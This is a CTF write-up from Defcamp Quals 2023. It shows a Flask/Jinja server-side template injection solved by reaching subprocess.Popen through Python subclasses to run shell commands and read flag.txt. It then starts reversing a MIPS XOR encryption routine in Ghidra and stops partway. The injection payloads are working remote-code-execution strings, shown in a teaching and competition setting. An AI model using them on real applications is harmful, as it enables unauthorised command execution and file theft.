Defcamp CTF QUALS 2023

Ciumpalacii Team

COSMIN MACOVEI
IOANA CONSTANTIN


1. Forty-nine - web

DESCRIPTION

We have a random fact generator that might have some problems sanitizing the input. It may not be as simple as 7*7.

Flag format: CTF{sha256}

The fact that "may not be as simple as 7*7" gave me the idea that it might be a server-side template injection (SSTI)
If we tried *{{ 7*7 }}* on the input we get




Welcome to ChatSRFG

Simple Random Facts Generator, not really a chatbot.

Sorry, I do not understand Attack detected!.


But what if we change that to *{% 7*7 %}* ?



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

:(
Let's try to wrap the command with a print statement:




```
{% print(7*7) %}
```

```
Sorry, I do not understand 49.
```

Nice!


Now in order to get the flag we must find a way to execute some commands.
Let’s try *{% print(dict['class']['mro']()[1].__subclasses__()) %}*



```
{% print(dict['class']['mro']()[1].__subclasse
```


```
Sorry, I do not understand [<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>,
<class 'cell'>, <class 'classmethod_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class
'mappingproxy'>, <class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class
'function'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class 'longrange_iterator'>, <class 'member_descriptor'>, <class 'memoryview'>, <class
'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'module'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 'reversed'>, <class 'symtable entry'>, <class 'iterator'>,
<class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>, <class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class 'str'>, <class 'wrapper_descriptor'>, <class
'types.GenericAlias'>, <class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'async_generator_athrow'>, <class 'async_generator_wrapped_value'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'managedbuffer'>, <class
'method-wrapper'>, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'weakref.CallableProxyType'>, <class 'weakref.ProxyType'>, <class 'weakref.ReferenceType'>, <class 'types.UnionType'>, <class
'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class
'_contextvars.Context'>, <class '_contextvars.ContextVar'>, <class '_contextvars.Token'>, <class 'Token.MISSING'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>,
<class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread.lock'>, <class
'_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class
'_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class
'_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class
'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'collections.abc.Iterable'>,
<class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class '__future__._Feature'>, <class
'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class
'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.pairwise'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class
'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.attrgetter'>, <class 'operator.itemgetter'>, <class 'operator.methodcaller'>, <class 'operator.attrgetter'>, <class 'operator.itemgetter'>,
<class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <class
```

We can see that we have the subprocess.Popen() command available:



```
artDecoder'>, <class 'werkzeug.sansio.multipart.MultipartEncoder'>, <class 'importlib._abc.Loader'>, <class 'pkg
<class 'werkzeug.wsgi.FileWrapper'>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.F
Request'>, <class 'werkzeug.sansio.response.Response'>, <class 'werkzeug.wrappers.response.ResponseStrea
lass 'werkzeug.local.LocalManager'>, <class 'werkzeug.local._ProxyLookup'>, <class 'decimal.Decimal'>, <clas
ocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'platform._Processor'>, <class 'uuid.UUID'>, <
lass 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.u
lick.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <class 'click.formatting.HelpFormatter'>, <class 'c
Converter'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'pprint._sa
```

Let’s try to use it and run the *‘ls’* command:
{% print(dict ['class']['mro']()[1].__subclasses__()[367]('ls',shell=True,stdout=-1).communicate()) %}



Simple Random Facts Generator, not really a chatbot.


```
{% print(dict ['class']['mro']()[1].__subclass
```

```
Sorry, I do not understand (b'app.py\nfacts.txt\nflag.txt\ntemplates\n', None).
```

Flag.txt <3

Now we just change *'ls'* to *'cat flag.txt'* :

```
{% print(dict ['class']['mro']()[1].__subclasses__()[367]('cat flag.txt',shell=True,stdout=-1).communicate()) %}
```



Simple Random Facts Generator, not really a chatbot.

```
Sorry, I do not understand (b'CTF{f1cb7344129bcc51480407f1f381cb994c155194fdde34b827cc48c9f4d3040e}\n', None).
```

And we got the flag:

CTF{f1cb7344129bcc51480407f1f381cb994c155194fdde34b827cc48c9f4d3040e}

2. xmisp - reverse engineering

DESCRIPTION


It's MIPS or MISP i dont know.

Flag format: CTF{sha256}

Since it's a reverse challenge I've opened the binary in Ghidra.

***** *CONTINUATION ON THE NEXT PAGE* *****


Here’s the main function:



```
  undefined4 local_20;
  undefined4 local_1c;
  undefined4 local_18;
  undefined4 local_14;
  undefined4 local_10;
  int local_c;

  local_c = __stack_chk_guard;
  memcpy(acStack112,"If You see this you can decode the flag.txt",0x2c);
  local_44 = 0;
  local_40 = 0;
  local_3c = 0;
  local_38 = 0;
  local_34 = 0;
  local_30 = 0;
  local_2c = 0;
  local_28 = 0;
  local_24 = 0;
  local_20 = 0;
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_10 = 0;
  sVar1 = strcspn(acStack112,"\n");
  acStack112[sVar1] = '\0';
  encrypt(acStack112,0x55);
  printf("Encrypted string: %s\n",acStack112);
  if (local_c != __stack_chk_guard) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Since we also got a flag.enc it’s pretty obvious that we need to understand the encrypt function in order to decrypt the flag

encrypt function:




```
void encrypt(char *__block,int __edflag)

{
  size_t sVar1;
  byte in_a2;
  byte in_a3;
  byte in_stack_00000013;
  byte in_stack_00000017;
  byte in_stack_0000001b;
  byte in_stack_0000001f;
  byte in_stack_00000023;
  byte in_stack_00000027;
  byte in_stack_0000002b;
  byte in_stack_0000002f;
  byte in_stack_00000033;
  int local_10;

  sVar1 = strlen(__block);
  for (local_10 = 0; local_10 < (int)sVar1; local_10 = local_10 + 1) {
    __block[local_10] =
         __block[local_10] ^ (byte)__edflag ^ in_a2 ^ in_a3 ^ in_stack_00000013 ^ in_stack_00000017
         ^ in_stack_0000001b ^ in_stack_0000001f ^ in_stack_00000023 ^ in_stack_00000027 ^
         in_stack_0000002b ^ in_stack_0000002f ^ in_stack_00000033;
  }
  return;
}
```

The encryption algorithm is:

__block[local_10] = __block[local_10] ^ (byte)__edflag ^ in_a2 ^ in_a3 ^ in_stack_00000013 ^ in_stack_00000017 ^ in_stack_0000001b ^ in_stack_0000001f ^ in_stack_00000023 ^ in_stack_00000027 ^ in_stack_0000002b ^ in_stack_0000002f ^ in_stack_00000033;

So we have a XOR encryption with __edflag = 0x55 since we saw that the function **encrypt()** is called with 0x55 as second parameter. Now we just need to figure out the rest 🙂

